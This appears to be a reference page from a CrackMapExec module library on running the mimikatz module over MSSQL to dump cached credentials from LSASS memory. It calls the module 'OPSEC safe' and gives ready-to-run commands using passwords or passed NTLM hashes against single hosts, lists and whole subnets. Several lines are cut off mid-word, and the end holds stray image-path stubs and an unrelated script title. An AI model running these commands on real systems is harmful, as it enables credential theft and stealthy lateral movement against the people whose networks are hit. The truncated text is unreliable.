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CrackMapExec Mimikatz (mssql)

This page contains detailed information abou
protocol. For list of all CrackMapExec module

Description

This module executes PowerSploit's Invoke-M
cached credentials from memory from the LS
sekurlsa::logonpasswords Mimikatz comman

The mimikatz module is OPSEC safe. This me
any alarms.

Supported Protocols

- mssql
- smb

Module Source Code

- https://github.com/byt3bl33d3r/CrackMapExec/tree/master/cme/modules/mimikatz.py

Authors

- @byt3bl33d3r

Module Options

As you can see below, the mimikatz module has one option:

```
# cme mssql -M mimikatz --options
[*] mimikatz module options:

           COMMAND  Mimikatz command to execute (default: 'sekurlsa::logonpasswords')
```

Note that this option is not required. If you want to change the default value, you can do so by appending **-o COMMAND=VALUE** parameter to the command line.

Module Usage

This is how to use the mimikatz module while using the mssql protocol:

```
Syntax:
# cme mssql <TARGET[s]> -u <USERNAME> -p <PASSWORD> -d <DOMAIN> -M mimikatz
```

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```
Admin user:
# cme mssql 10.0.5.1 -u sa -p P@ss123 -d . -M mimikatz
# cme mssql 10.0.5.1 -u sa -p P@ss123 --local-auth -M mimikatz

Normal user:
# cme mssql 10.0.5.1 -u dbuser -p P@ss123 -d target.corp -M mimikatz
```

CrackMapExec also supports passing the hash, so you can specify NTLM hash instead of a password:

```
# cme mssql 10.0.5.1 -u sa -H 432b022dc22aa5afe884e986b8383ff2 -d . -M mimikatz
# cme mssql 10.0.5.1 -u dbuser -H 432b022dc22aa5afe884e986b8383ff2 -d target.corp -M mimikatz
```

The mimikatz module can be also used against multiple hosts. Here's how to run it against multiple hosts:

```
# cme mssql target_list.txt -u sa -p P@ss123 -d . -M mimikatz
# cme mssql 10.0.5.0/24 -u sa -p P@ss123 -d . -M mimikatz
# cme mssql 10.0.5.1-100 -u sa -p P@ss123 -d . -M mimikatz
```

References

- https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1
- https://github.com/gentilkiwi/mimikatz

Version

This page has been created based on CrackMapExec version 5.1.7dev.
Visit CrackMapExec Module Library for more modules.

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

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

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

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

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

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

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

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

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

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

Default Password Scanner (default-http-login-hunter.sh)

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